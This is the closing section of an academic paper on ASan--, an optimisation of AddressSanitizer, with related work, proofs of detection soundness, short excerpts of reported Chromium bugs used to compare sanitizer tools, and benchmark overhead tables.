6.1 Memory Error Detection

Spatial Error Detectors StackGuard [48] and P-SSP [50] insert random values before the `return` address and detect whether the random value is overwritten before the function returns. They introduce nearly zero runtime overhead but could only detect stack buffer overflows. Safe-C [10], CCured [37], SoftBound [36], Low-fat Pointers [27], and Gregory Jet al. [17] encode pointers with boundary information. At runtime, the information is used to check if memory accesses are within the boundaries. They can detect various spatial errors, but they have many problems (e.g., high runtime overhead and ABI incompatibility) that hinder their adoption.

Temporal Error Detectors DangNull [28], FreeSentry [53], and DangSan [47] keep track of pointers of allocated objects and invalidate pointers once the object is freed. CETS [35] maintains a unique identifier with each object and assigns a corresponding key to its pointers. When the object is freed, the lock is reset. Any access after `free` can be detected by checking if the key encoded in the pointer matches the lock of the object. Undangle [14] taints pointers at the `malloc` site and propagates the pointers dynamically. It detects temporal errors by checking if the source of a pointer has been freed. These methods usually have high runtime overhead.

Sanitizers ASan [42] and memory sanitizer (MSan) [44] use shadow memory to record the sanity of application memory. They further place checks on memory accesses to inspect the shadow bytes and detect errors at runtime. ASan can detect both spatial ones and temporal ones. MSan complements ASan to detect uninitialized memory read. Compared to other memory error detectors, ASan and MSan offer better detection, higher efficiency, and broader generality.

6.2 Address Sanitizer Optimization

Reducing Address Space Techniques in the line reduce the address space used by the application and the shadow memory. This reduces cost of memory management and the overall overhead. A technique is FuZZan [24]. As we have discussed FuZZan, we omit the details here. According to our study in 3, using the approach of FuZZan helps reduce runtime overhead but still cannot handle 90%+ of it.

Reducing Sanitizer Checks Techniques in this category adopt various strategies to reduce sanitizer checks. ASAP [49], PartiSan [29], and Bunshin [51] enforce sanitizer checks to a subset of the code. ASAP profiles the program to identify "hot" code that is more often executed. It removes checks in the hot code and retains the remaining. As such, fewer, cheaper checks are inserted. PartiSan creates different versions of the same code segment, making some versions more sanitized and the others less. At runtime, PartiSan adjusts the versions per the performance budget. Both ASAP and PartiSan are performance-driven, thus missing memory errors. In contrast, Bunshin runs multiple variants of the same software. It distributes the sanitizer checks into different variants. Bunshin does not lose checks, but it incurs several times more resource consumption. Similar to ASAP, SANRAZOR [55] also profiles the program, but the goal is to identify and remove redundant checks. In principle, SANRAZOR offers higher safety than ASAP but still no guarantee.

7 Conclusion

This paper first presents a study on dissecting the overhead of ASan, bringing knowledge about the primary sources of its overhead. Inspired by the study, the paper develops ASan--, a tool assembling a set of four optimizations to reduce the runtime overhead of ASan. Unlike existing techniques that negatively hurt the capability, scalability, or usability of ASan, ASan--'s techniques well maintain these decent properties. Our evaluation shows high utility of ASan--. It can reduce about 40% and 36% of the overhead introduced by ASan into SPEC CPU2006 and Chromium. Applying to fuzzing, ASan-- can meaningfully increase the execution speed and benefit the branch coverage. Deployed in Chromium for daily activities, ASan-- can detect bugs discovered by the community.

Acknowledgments

We thank our shepherd Wenke Lee and the anonymous reviewers for their feedback. This project was supported by National Science Foundation (Grant#: CNS-2031377; CNS-1718782), Office of Naval Research (Grant#: N00014-17-1-2787;

N00014-17-1-2788), and DARPA (Grant#: D21AP10116-00). Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding agency.

References

[1] "ARM Cortex-A Series Programmer's Guide for ARMv8-A," https://developer.arm.com/documentation/den0024/a/The-Memory-Management-Unit/Translation-table-configuration/Virtual-Address-tagging.

[2] "CPU 2017 Overview," https://www.spec.org/cpu2017/Docs/overview.html#metrics.

[3] "LLVM Alias Analysis Infrastructure," https://llvm.org/docs/AliasAnalysis.html#must-may-or-no.

[4] "LLVM's Analysis and Transform Passes," https://releases.llvm.org/8.0.0/docs/Passes.html#domtree-dominator-tree-construction.

[5] "The Often Misunderstood GEP Instruction," https://llvm.org/docs/GetElementPtr.html.

[6] "Spec cpu2006 documentation," https://www.spec.org/cpu2006/Docs/, 2011.

[7] J. Absar, "Scalar evolution-demystified," in *European LLVM Developers Meeting*, 2018.

[8] AFL++, "American Fuzzy Lop plus plus," https://github.com/AFLplusplus/AFLplusplus/blob/stable/README.md/#c-sanitizers.

[9] Apple, "Sunspider: a javascript benchmark," https://webkit.org/perf/sunspider-1.0.2/sunspider-1.0.2/driver.html.

[10] T. M. Austin, S. E. Breach, and G. S. Sohi, "Efficient detection of all pointer and array access errors," in *Proceedings of the ACM SIGPLAN 1994 conference on Programming Language Design and Implementation*, 1994, pp. 290–301.

[11] O. Bachmann, "Chains of recurrences," Ph.D. dissertation, Citeseer, 1997.

[12] Basemark, "Basemark: a comprehensive web browser performance benchmark," https://web.basemark.com/.

[13] R. Bodik, R. Gupta, and V. Sarkar, "Abcd: eliminating array bounds checks on demand," in *Proceedings of the ACM SIGPLAN 2000 conference on Programming language design and implementation*, 2000, pp. 321–333.

[14] J. Caballero, G. Grieco, M. Marron, and A. Nappa, "Undangle: early detection of dangling pointers in use-after-free and double-free vulnerabilities," in *Proceedings of the 2012 International Symposium on Software Testing and Analysis*, 2012, pp. 133–143.

[15] Y. Chen, P. Li, J. Xu, S. Guo, R. Zhou, Y. Zhang, T. Wei, and L. Lu, "Savior: Towards bug-driven hybrid testing," in *2020 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2020, pp. 1580–1596.

[16] A. Developers, "Gwp-asan," https://developer.android.com/ndk/guides/gwp-asan, 2021.

[17] G. J. Duck, R. H. Yap, and L. Cavallaro, "Stack bounds protection with low fat pointers." in *NDSS*, vol. 17, 2017, pp. 1–15.

[18] A. Gampe, J. von Ronne, D. Niedzielski, and K. Psarris, "Speculative improvements to verifiable bounds check elimination," in *Proceedings of the 6th international symposium on Principles and practice of programming in Java*, 2008, pp. 85–94.

[19] A. Gampe, J. von Ronne, D. Niedzielski, J. Vasek, and K. Psarris, "Safe, multiphase bounds check elimination in java," *Software: Practice and Experience*, vol. 41, no. 7, pp. 753–788, 2011.

[20] GNU, "Binutils: a set of programming tools for creating and managing binary programs," https://ftp.gnu.org/gnu/binutils/.

[21] Google, "Octane: the javascript benchmark for the modern web," http://chromium.github.io/octane/.

[22] S. Guy, Eric, D. Andreas, and R.-P. Glenn, "Libpng: the official portable network graphics reference library," https://github.com/glennrp/libpng.

[23] D. Ian, "File is used to determine the type of a file," https://github.com/file/file.

[24] Y. Jeon, W. Han, N. Burow, and M. Payer, "Fuzzan: Efficient sanitizer metadata design for fuzzing," in *2020 {USENIX} Annual Technical Conference ({USENIX}{ATC} 20)*, 2020, pp. 249–263.

[25] S. Kostya, S. Evgenii, S. Aleksey, T. Vlad, and V. Dmitry, "Hwasan: An aarch64-specific compiler-based tool," https://clang.llvm.org/docs/HardwareAssistedAddressSanitizerDesign.html, 2018.

[26] T. Kroes, K. Koning, C. Giuffrida, H. Bos, and E. van der Kouwe, "Fast and generic metadata management with mid-fat pointers," in *Proceedings of the 10th European Workshop on Systems Security*, 2017, pp. 1–6.

[27] A. Kwon, U. Dhawan, J. M. Smith, T. F. Knight Jr, and A. DeHon, "Low-fat pointers: compact encoding and efficient gate-level implementation of fat pointers for spatial safety and capability-based security," in *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, 2013, pp. 721–732.

[28] B. Lee, C. Song, Y. Jang, T. Wang, T. Kim, L. Lu, and W. Lee, "Preventing use-after-free with dangling pointers nullification." in *NDSS*. Citeseer, 2015.

[29] J. Lettner, D. Song, T. Park, P. Larsen, S. Volckaert, and M. Franz, "Partisan: fast and flexible sanitization via run-time partitioning," in *International Symposium on Research in Attacks, Intrusions, and Defenses*. Springer, 2018, pp. 403–422.

[30] C. Liu, Y. Chen, and L. Lu, "Kubo: Precise and scalable detection of user-triggerable undefined behavior bugs in os kernel," in *NDSS*, 2021.

[31] LLVM, "Undefined Behavior Sanitizer," https://clang.llvm.org/docs/UndefinedBehaviorSanitizer.html.

[32] Microsoft, "Litebrite: designed to measure the performance of your browser," https://testdrive-archive.azurewebsites.net/Performance/LiteBrite/.

[33] Mozilla, "Kraken javascript benchmark," https://krakenbenchmark.mozilla.org/kraken-1.1/driver.html.

[34] D. Mu, "Linux flaw project," https://github.com/VulnReproduction/LinuxFlaw, 2019.

[35] S. Nagarakatte, J. Zhao, M. Martin, and S. Zdancewic, "Cets: compiler enforced temporal safety for c," in *Proceedings of the 2010 International Symposium on Memory Management*, 2010, pp. 31–40.

[36] S. Nagarakatte, J. Zhao, M. M. Martin, and S. Zdancewic, "Softbound: Highly compatible and complete spatial memory safety for c," in *Proceedings of the 30th ACM SIGPLAN Conference on Programming Language Design and Implementation*, 2009, pp. 245–258.

[37] G. C. Necula, J. Condit, M. Harren, S. McPeak, and W. Weimer, "Ccured: Type-safe retrofitting of legacy software," *ACM Transactions on Programming Languages and Systems (TOPLAS)*, vol. 27, no. 3, pp. 477–526, 2005.

[38] G. C. Necula, S. McPeak, and W. Weimer, "Ccured: Type-safe retrofitting of legacy code," in *Proceedings of the 29th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, 2002, pp. 128–139.

[39] D. Niedzielski, J. von Ronne, A. Gampe, and K. Psarris, "A verifiable, control flow aware constraint analyzer for bounds check elimination," in *International Static Analysis Symposium*. Springer, 2009, pp. 137–153.

[40] Nist, "Software assurance reference dataset," https://samate.nist.gov/SRD/testsuite.php, 2017.

[41] T. Principled, "Webxprt3: a browser benchmar," https://www.principledtechnologies.com/benchmarkxprt/webxprt.

[42] K. Serebryany, D. Bruening, A. Potapenko, and D. Vyukov, "Addresssanitizer: A fast address sanity checker," in *2012 {USENIX} Annual Technical Conference ({USENIX}{ATC} 12)*, 2012, pp. 309–318.

[43] K. Serebryany, E. Stepanov, A. Shlyapnikov, V. Tsyrklevich, and D. Vyukov, "Memory Tagging and how it improves C/C++ memory safety," https://arxiv.org/pdf/1802.09517.pdf, 2018.

[44] E. Stepanov and K. Serebryany, "Memorysanitizer: fast detector of uninitialized memory use in c++," in *2015 IEEE/ACM International Symposium on Code Generation and Optimization (CGO)*. IEEE, 2015, pp. 46–55.

[45] V. J. Steve McCanne, Craig Leres, "Tcpdump: a data-network packet analyzer," http://www.tcpdump.org/release/.

[46] Y. Sui, D. Ye, Y. Su, and J. Xue, "Eliminating redundant bounds checks in dynamic buffer overflow detection using weakest preconditions," *IEEE Transactions on Reliability*, vol. 65, no. 4, pp. 1682–1699, 2016.

[47] E. Van Der Kouwe, V. Nigade, and C. Giuffrida, "Dangsan: Scalable use-after-free detection," in *Proceedings of the Twelfth European Conference on Computer Systems*, 2017, pp. 405–419.

[48] P. Wagle, C. Cowan *et al.*, "Stackguard: Simple stack smash protection for gcc," in *Proceedings of the GCC Developers Summit*. Citeseer, 2003, pp. 243–255.

[49] J. Wagner, V. Kuznetsov, G. Candea, and J. Kinder, "High system-code security with low overhead," in *2015 IEEE Symposium on Security and Privacy*. IEEE, 2015, pp. 866–879.

[50] Z. Wang, X. Ding, C. Pang, J. Guo, J. Zhu, and B. Mao, "To detect stack buffer overflow with polymorphic canaries," in *2018 48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*. IEEE, 2018, pp. 243–254.

[51] M. Xu, K. Lu, T. Kim, and W. Lee, "Bunshin: compositing security mechanisms through diversification," in *2017 {USENIX} Annual Technical Conference ({USENIX}{ATC} 17)*, 2017, pp. 271–283.

[52] M. Xu, C. Qian, K. Lu, M. Backes, and T. Kim, "Precise and scalable detection of double-fetch bugs in os kernels," in *2018 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2018, pp. 661–678.

[53] Y. Younan, "Freesentry: protecting against use-after-free vulnerabilities due to dangling pointers." in *NDSS*, 2015.

[54] J. Zhang, S. Wang, M. Rigger, P. He, and Z. Su, "Sanrazor artifact." https://github.com/SanRazor-repo/SanRazor, 2021.

[55] J. Zhang, S. Wang, M. Rigger, P. He, and Z. Su, "{SANRAZOR}: Reducing redundant sanitizer checks in c/c++ programs," in *15th {USENIX} Symposium on Operating Systems Design and Implementation ({OSDI} 21)*, 2021, pp. 479–494.

A Properties of Optimizations and Validation

This section aims to describe the properties of our optimizations regarding false positives and false negatives, followed by a validation of the properties. For simplicity, we will separately discuss spatial errors and temporal errors.

A.1 Removing Unsatisfiable Checks

This optimization only removes ASan checks. Hence, it will not introduce false positives. In the following, we focus on the discussion of false negatives.

Spatial Errors Our optimization ensures that the access falls into the legitimate range of the target object, thus avoiding false negatives.

`Proof by Contradiction:` Given a data object `buf` of `N` bytes on the stack or in the global, we assume the ASan check on a `K`-byte access `buf[offset]` is removed but the access goes out of bound. That means at least one path exists where `offset < 0 || offset+K > N`. This conflicts with `Condition-1` presented in §4.1, and, thus, is infeasible.

Temporal Errors Global objects are always alive. As such, it has no temporal errors. Stack objects can have *use-after-return* and *use-of-out-scope* issues. However, we only target direct stack access, where allocation of the object can be identified by LLVM. If the access is either use-after-return or use-of-out-scope, LLVM will throw a compilation error. Thus, false negatives are impossible.

A.2 Removing Recurring Checks

This optimization also only removes ASan checks, so there are no false positives. Therefore, we again focus on the discussion of false negatives.

Spatial Errors When removing ASan checks on `*ptr1`, we ensure there is another access, `*ptr2`, to the same memory location, and `*ptr2` exists in any path visiting `*ptr1`. This guarantees that any spatial error happening to `*ptr1` will also happen to `*ptr2`. Thus, the error will be captured by the check on `*ptr2`.

`Proof by Contradiction`: There are two situations of false negatives. First, `*ptr1` incurs a spatial error but `*ptr2` does not. That means `*ptr1` is in a redzone but `*ptr2` is not. This conflicts with that `*ptr1` and `*ptr2` are in the same memory location. Second, `*ptr1` is executed but `*ptr2` is not. This conflicts with that `*ptr2` exists in any path visiting `*ptr1`. In summary, false negatives are impossible.

Temporal Errors False negatives of temporal errors can only happen when the lifetime of the target memory changes. Specifically, given that `*ptr1` dominates `*ptr2` and the check on `*ptr2` is removed, false negative of use-after-free can happen when the memory is freed between `*ptr1` and `*ptr2`. This can happen in two scenarios. First, the memory is freed by the code between `*ptr1` and `*ptr2` through a heap deallocation interface. This is impossible because we will avoid removing the check in such a case (recall §4.2). Second, the memory is freed by another concurrent thread. This is possible, but it shall be a race condition issue instead of memory error, which in principle goes out of ASan's scope. We also want to note that, when `*ptr1` post-dominates `*ptr2` and the check on `*ptr2` is removed, no action is needed. The reason is that `*ptr1` always runs later than `*ptr2` and, hence, the use-after-free will be safely captured.

A.3 Merging Neighbor Checks

To simplify our discussion, we assume that the checks on `*ptr1` and `*ptr2` are merged into one by our optimization.

Spatial Errors False positives can never happen because whenever the merged check indicates an error, the original ASan checks will be performed again. Next we validate that false negatives cannot happen neither.

`Proof by Contradiction`: False negatives can happen only when `*ptr1` and/or `*ptr2` fall into a redzone but our merged check does not capture it. Formally, assuming that `*ptr1` `*ptr2` respectively fall into the memory ranges of `[addr_1l, addr_1h]` and `[addr_2l, addr_2h]`. False negatives mean our merged check does not cover the range of `[addr_1l, addr_2h]` (assuming `addr_1 < addr_2h`). This will conflict with `Condition-3` in §4.3. `Condition-3` ensures that our check covers the range `[addr_1l, addr_1l + MaxBitRead]` and `MaxBitRead > addr_2h - addr_1l`. False negatives are, thus, excluded.

Temporal Errors False positives are impossible. Our optimization ensures that `*ptr1` and `*ptr2` access the same data object, and modern heap allocator mandates that an data object cannot be partially freed. Thus, whenever use-after-free is detected, that certainly happens to `*ptr1` and/or `*ptr2`. False negatives can only happen when the object is freed between `*ptr1` and `*ptr2`. But this is OK since we always insert the merged check at the post-dominating access. The free will be safely captured.

A.4 Removing Neighbor Checks

This optimization again only removes ASan checks, so no false positives will be introduced. Below we discuss the case of false negatives. For simplicity, we assume `*ptr2` falls into the range between `*ptr1` and `*ptr3` and the check on `*ptr2` is removed. Further, we assume (i) `*ptr1`, `*ptr2`, and `*ptr3` fall into the memory ranges of `[addr_1l, addr_1h]`, `[addr_2l, addr_2h]`, and `[addr_3l, addr_3h]` and (ii) the location of `*ptr1`, `*ptr2`, and `*ptr3` ranges from low memory address to high memory address.

Spatial Errors False negatives are impossible.

`Proof by Contradiction`: False negatives can only happen when `*ptr2` is in a redzone but both `*ptr1` and `*ptr3` are not. That means `(addr_2l - addr_1h) + (addr_2h - addr_2l) + (addr_3l - addr_2h) >= MinRdSz`. This will conflict with `Condition-4`.

Temporal Errors False negatives of temporal errors are similar to the optimization of removing recurring checks. To rule out false negatives, we can reuse the approach applied to removing recurring checks. We avoid doing so because `*ptr1` and/or `*ptr3` post-dominate `*ptr2` in nearly every case and thus, use-after-free is typically captured.

A.5 Relocating Invariant Checks

Spatial Errors Since the address of invariant checks never changes, no false negative or false positive will be introduced.

Temporal Errors This optimization relocates a check to be executed later than the original one. Thus, no false negatives will be introduced because a freed object will not be reallocated. False positives can only happen when the object is freed in the code between the original access and the loop exit. This is possible, but our algorithm to identify invariant address (Algorithm 3) has considered such cases. If the target is possibly freed inside the loop, we will skill relocating the ASan check. Note that, similar to removing recurring checks, this optimization may report false temporal errors caused by de-allocation in another thread.

Table 5: Memory errors replayed with the deployed Chromium. Both ASan and ASan-- can detect all of them.

Module	Type	ASan	ASan--	Issue (with PoC)	Note
PDFium	heap-buffer-underflow	✓	✓	https://bugs.chromium.org/p/chromium/issues/detail?id=1116869	Compiling with `pdf_use_skia=true`
PDFium	heap-buffer-overflow	✓	✓	https://bugs.chromium.org/p/chromium/issues/detail?id=1099446	Compiling with `pdf_use_skia=true`
FreeType	heap-buffer-overflow	✓	✓	https://bugs.chromium.org/p/chromium/issues/detail?id=1139963	Linking `lib_freetype_harfbuzz`
GPU	heap-buffer-overflow	✓	✓	https://bugs.chromium.org/p/chromium/issues/detail?id=848914	Running with `-disable-gpu` option

A.6 Grouping Monotonic Checks

This optimization only reduces checks, so it will not introduce false positives. We discuss false negatives in the following.

Spatial Errors Given a chunk of memory ranging from `addr_l` to `addr_h` (`addr_h - addr_l < MinRdSz`), our optimization only checks the beginning bytes. False negatives may happen when the beginning bytes fall out of a redzone but the remaining bytes fall in. This is possible but will not bring false negatives. In general, there are two situations. First, the loop continues iterating and enters the next chunk. In this case, the beginning bytes of the new chunk will overlap with the redzone and the error will be detected. Second, the loop exits without entering the next chunk. In this case, the last access will touch the redzone and our check at the exit of the loop will detect the redzone.

Temporal Errors If the object is free when the loop iterate over the same chunk, false negative can happen. But it can only happen when the chunk is the last chunk, because otherwise the free will be detected when the next chunk is accessed. Similar to spatial errors, such cases shall be captured by our check at the exit of the loop.

B Other Applications of Optimizations

Our optimizations are designed to improve ASan as it draws more attention. However, they can also be applied to both Undefined Behavior Sanitizer (UBSan) [31] and Memory Sanitizer (MSan) [44]. Specifically, *removing unsatisfiable checks* and *relocating invariant checks* can be directly applied to UBSan. In fact, removing unsatisfiable checks has been applied on UBSan before and presented promising results [15, 30]. *Removing recurring checks* is also applicable, and it can be even further extended by defining recurring checks on non-memory objects (e.g., integers). Other optimizations may not be applied as UBSan uses no shadow memory.

All our optimizations, except *removing neighbor checks*, are applicable to MSan. Removing neighbor checks cannot be applied because MSan uses no redzones. When applied to MSan, our optimizations need the following customization:

- **Removing unsatisfiable checks:** In the context of MSan, the unsatisfiable condition should be redefined as that a memory read is dominated by a write to the same location.
- **Removing recurring checks:** This optimization is directly applicable. One thing worth noting is that when `*ptr2` post-dominates `*ptr1`, we need to make sure there is no write to the same location between `*ptr1` and `*ptr2`, before we remove the check on `*ptr1`.
- **Merging/removing neighbor checks:** The two optimizations are also applicable. When merging the checks on `*ptr1` and `*ptr2` (assuming `*ptr1` dominates `*ptr2`), we will place the merged check on `*ptr1` under the requirement that no write can happen to `*ptr2` after `*ptr1`. When removing neighbor checks, we also need to ensure no write happens between the removed one and dominating others.
- **Optimization loop checks:** The two optimizations for loops are in principle applicable. But for safety, we will have to make sure the target memory location is not initialized inside the loop. Statically guaranteeing this can lead to skipping of too many cases, and thus, the optimizations can present limited effectiveness.

C Discussion of Chromium Bugs

This section discusses unsound tools, ASAP and SANRAZOR, can detect the Chromium bugs and identify the reasons if not.

Issue 116869 (SANRAZOR ✓; ASAP ✗): The bug, shown in the code below, happens because the index `m_clipIndex` gets excessively decreased to become negative (line 4) and thus, the access to `m_commands` at line 5 goes out of bound. Since no memory access shares the same data dependency as `m_commands[m_clipIndex]`, SANRAZOR will not remove the check and can detect the bug. In contrast, ASAP will consider `m_commands[m_clipIndex]`, which happens in a loop, as hot code. If the `while` loop is executed in profiling with a low overhead budget, ASAP may remove its sanitizer check, and in result, miss detecting the bug.

```
1 void AdjustClip(int limit) {
2     while (m_clipIndex > limit) {
3         do {
4             --m_clipIndex;
5         } while (m_commands[m_clipIndex] !=
              Clip::kSave); // m_clipIndex < 0 and thus
              m_commands[m_clipIndex] underflows
6         m_pDriver->SkiaCanvas()->restore();
7     }
8 }
```

Issue 1099446 (SANRAZOR ✓; ASAP ✓): This bugs happens due to unsafe use of `memcpy` at line 5. The number of bytes operated is larger than size of the source buffer. Both SANRAZOR and ASAP should be able to detect this bug as they do not optimize the use of library functions.

```
sk_sp<SkData> SkData::PrivateNewWithCopy(...) {
    ...
    if (srcOrNull) {
        // heap-buffer-overflow here; The size of
             "srcOrNull" is 68 bytes, but "length" is 256
        memcpy(data->writable_data(), srcOrNull, length);
    }
    return data;
}
```

Issue 1139963 (SANRAZOR ✗; ASAP ✗): This bug is caused by an integer truncation. At line 4 and line 6, `imgWidth` and `imgHeight` are truncated from 32 bits to 16 bits. The truncated values are then used to calculate the size of a bitmap at line 9. However, the bitmap is still accessed using a 32-bit index at line 20. When `imgWidth` and/or `imgHeight` is larger than 65535 ($2^{16}-1$), the allocated buffer cannot fit the bitmap and thus, overflow can happen at line 22.

According to SANRAZOR's definition, `dp` at line 16 and `dp32` at line 20 share similar data dependency as they "flow" from the same source. Further, SANRAZOR deems line 17 as a "user-check". As such, SANRAZOR considers that ASan check on `*dp32` at 20 is a redundancy of line 17 and will remove it. This way SANRAZOR shall miss the memory error. Similar to Issue 116869, `*dp32` at 22 happens in a loop, and ASAP may miss it when a low overhead budget is given.

```

FT_LOCAL_DEF(FT_Error) Load_SBit_Png(...){
    ...
    metrics->width = (FT_UShort)imgWidth;
    //truncate 32-bit to 16-bit
    metrics->height = (FT_UShort)imgHeight;
    //truncate 32-bit to 16-bit
    map->pitch    = (int)( map->width * 4 );
    FT_ULong size = map->rows * (FT_ULong)map->pitch;
    error = ft_glyphslot_alloc_bitmap( slot, size );
    // allocate a buffer; when width / height is over
         65535, the buffer cannot fit the bitmap
    ...
}
void png_combine_row(png_const_structrp png_ptr,
     png_bytep dp, int display){
    ...
    if (dp && sp && ... ){
        png_uint_32p dp32 = dp, sp32 = sp;
        do{
            do{
                *dp32++ = *sp32++;//dp32 points to the
                     buffer and overflows
                ...
            }while (c > 0);
        }while(bytes_to_copy <= row_width)
}
```

Issue 848914 (SANRAZOR ✓; ASAP ✗): Code below demonstrates the bug. In this issue, `id_states_` is a C++ standard vector. When an `id` object is created, it will be inserted to `id_states_` and the index of the object will be saved in `ids`. However, when objects are popped out from `id_states_`, the index saved to `ids` is not updated. As a consequence, heap overflow can happen when `id_states_` is accessed using the old index (`id_states_[id - 1]` at line 5). This case is similar to Issue 116869. SANRAZOR will not remove the check and can detect the overflow. However, if the loop is executed in profiling with a low overhead budget, ASAP may remove the check and miss detecting the bug.

```
bool FreeIds(...) override {
    ...
    for (GLsizei ii = 0; ii < n; ++ii) {
        GLuint id = ids[ii];
        if (id != 0) id_states_[id - 1] = kIdPendingFree;
    }
    ...
}
```

D Supplementary Algorithms and Data

Table 6: Page fault and runtime overhead before and after we shrink the shadow memory of ASan.

Benchmark	# of Page Faults (K)		Runtime Overhead	
	Before	After	Before	After
400.perlbench	187,718	138,214	273%	230%
401.bzip2	1,159	933	81.9%	67.9%
403.gcc	136,262	91,466	101%	60.1%
429.mcf	626	465	54.1%	44.3%
445.gobmk	432	390	76.9%	63.8%
456.hmmer	373	333	179%	176%
458.sjeng	89	78	102%	87.7%
462.libquantum	555	413	108%	102%
464.h264ref	390	315	117%	89.4%
473.astar	607	526	70.8%	62.6%
483.xalancbmk	648	593	130%	99.7%
433.milc	29,400	21,380	89.1%	83.7%
444.namd	50	46	86.1%	82.3%
447.dealII	1,694	1,424	138%	135%
450.soplex	12,863	9,294	103%	95.1%
453.povray	124	117	101%	82.5%
470.lbm	117	138	62.4%	57.4%
482.sphinx3	12,863	9,293	103%	99.4%
Average	21,442	15,301	107%	95.5%

Table 7: Comparison of compilation time and binary size

Benchmark	Compilation Time (Sec)			Binary Size (MB)		
	ASan	ASan--	Overhead	ASan	ASan--	Reduced
400.perlbench	65.2	397	6.1x	8.7	7.9	9.20%
401.bzip2	12.1	21.5	1.8x	2.7	2.0	25.9%
403.gcc	25.2	85.7	3.4x	22	18	18.2%
429.mcf	7.03	11.1	1.5x	2.4	2.1	12.5%
445.gobmk	20.3	32.5	1.6x	13	11	15.4%
456.hmmer	18.8	35.7	1.9x	3.8	3.3	13.2%
458.sjeng	7.14	10.7	1.5x	2.3	1.8	21.7%
462.libquantum	7.12	14.1	1.9x	2.5	1.7	32.0%
464.h264ref	31.4	113	3.6x	6.2	5.4	12.9%
473.astar	10.8	15.3	1.4x	2.7	1.9	29.6%
483.xalancbmk	50.3	412	8.2x	52	48	7.69%
433.milc	12.1	21.9	1.8x	2.9	2.3	20.7%
444.namd	17.3	57.1	3.3x	3.8	3.4	10.5%
447.dealII	44.7	125	2.8x	47	39	17.0%
450.soplex	6.81	19.7	2.9x	7.2	6.8	5.56%
453.povray	9.81	45.1	4.6x	8.8	8.1	7.95%
470.lbm	4.57	7.76	1.7x	2.4	1.6	33.3%
482.sphinx3	6.17	9.34	1.5x	3.3	2.8	15.2%
Average	19.8	79.7	2.8x	10.7	9.2	17.1%
Chromium	3.46h	7.28h	2.1x	352	280	20.4%

Table 8: The amount of ASan checks after the adoption of ASan--. Baseline is ASan with the default setting. From left to right, the columns show the amount of ASan checks left after enabling different optimizations in ASan--, one after another.

Benchmark	Ratio of ASan Checks					
	Unsat_Chk	Rec_Chk	Merge_Chk	Rem_Neighbor	Loop_Inv	Loop_Grp
400.perlbench	86.64%	64.74%	61.39%	58.71%	55.53%	53.83%
401.bzip2	88.29%	73.48%	71.38%	71.19%	70.02%	68.90%
403.gcc	85.99%	67.85%	60.49%	56.74%	54.86%	52.93%
429.mcf	82.02%	63.79%	60.53%	57.58%	51.74%	51.51%
445.gobmk	92.54%	80.72%	72.85%	68.32%	65.39%	60.25%
456.hmmer	92.69%	79.14%	75.11%	73.38%	66.42%	63.54%
458.sjeng	88.07%	78.44%	77.18%	76.21%	74.80%	74.02%
462.libquantum	64.82%	58.29%	57.84%	56.33%	55.96%	55.44%
464.h264ref	87.59%	78.17%	69.71%	64.46%	58.76%	56.36%
473.astar	92.76%	74.38%	73.84%	73.31%	71.63%	71.09%
483.xalancbmk	92.04%	75.62%	69.79%	63.59%	60.01%	56.94%
433.milc	89.91%	77.48%	75.42%	73.61%	72.24%	70.95%
444.namd	90.55%	78.19%	76.31%	71.01%	66.21%	63.90%
447.dealII	85.87%	68.36%	64.26%	57.65%	48.57%	39.89%
450.soplex	92.83%	80.47%	77.55%	76.21%	70.50%	66.60%
453.povray	84.93%	68.72%	63.41%	57.13%	52.37%	47.14%
470.lbm	93.19%	86.54%	80.48%	79.36%	77.35%	75.92%
482.sphinx3	92.90%	82.07%	79.69%	78.75%	76.91%	73.96%
Average	87.98%	74.25%	70.40%	67.42%	63.85%	61.29%

Table 9: Performance improvement brought by FuZZan to ASan on SPEC CPU2006. Cells with "–" indicate no results.

Benchmark	Performance Increase			
	1G	4G	8G	16G
401.bzip2	–	–	0.96%	0.19%
429.mcf	–	–	2.44%	1.63%
456.hmmer	–	–	–	1.78%
458.sjeng	–	0.33%	-0.66%	0.50%
462.libquantum	–	–	3.86%	4.18%
433.milc	–	–	0.68%	0.45%
444.namd	1.89%	1.26%	1.89%	1.26%
453.povray	–	–	2.62%	4.12%
470.lbm	–	–	–	2.05%
482.sphinx3	–	–	–	0.71%

Table 10: Setup of fuzzing evaluation.

Programs				Settings
Name	Version	Driver	Source	Options
BINUTILS	2.31	OBJDUMP	[20]	-a @@
BINUTILS	2.31	SIZE	[20]	@@
BINUTILS	2.31	C++FILT	[20]	-n
BINUTILS	2.31	NM	[20]	@@
LIBPCAP	5.0.0	TCPDUMP	[45]	-n -e -r @@
LIBPNG	1.6.38	PNGFIX	[22]	@@
FILE	1.62	FILE	[23]	-m magic.mgc @@

Table 11: Runtime overhead on SPEC CPU2017. `**_r` represents SPECrate and `**_s` represents SPECspeed.

Benchmark	Performance Overhead							
	ASAN	Unsat_Chk	Rec_Chk	Merge_Chk	Rem_Neighbor	Loop_Inv	Loop_Grp	No_Sanitizer_Chk
505.mcf_r	62.78%	57.28%	49.84%	45.31%	40.78%	38.83%	35.60%	10.68%
508.namd_r	143.8%	128.9%	112.8%	98.93%	90.37%	82.89%	73.80%	48.66%
510.parest_r	144.8%	135.2%	111.4%	101.1%	91.73%	76.27%	72.13%	25.86%
511.povray_r	262.0%	245.3%	229.2%	209.1%	199.4%	187.2%	180.8%	102.7%
519.lbm_r	71.12%	67.38%	61.50%	55.61%	52.41%	48.13%	42.25%	13.36%
520.omnetpp_r	130.6%	123.1%	120.7%	118.5%	117.2%	111.2%	106.4%	64.51%
531.deepsjeng_r	98.81%	89.68%	79.76%	67.06%	63.10%	55.95%	46.83%	20.23%
538.imagick_r	143.3%	134.9%	124.6%	113.5%	100.1%	86.70%	76.85%	39.65%
541.leela_r	85.37%	80.98%	78.29%	76.10%	67.07%	65.12%	59.51%	21.46%
544.nab_r	77.78%	73.12%	65.59%	58.06%	48.75%	37.28%	31.18%	16.84%
Average_r	122.05%	113.59%	103.38%	94.34%	87.08%	78.97%	72.55%	36.40%
605.mcf_s	63.88%	58.66%	44.33%	39.85%	34.03%	28.81%	25.60%	15.07%
619.lbm_s	68.19%	61.97%	53.47%	47.67%	41.87%	34.92%	28.19%	10.26%
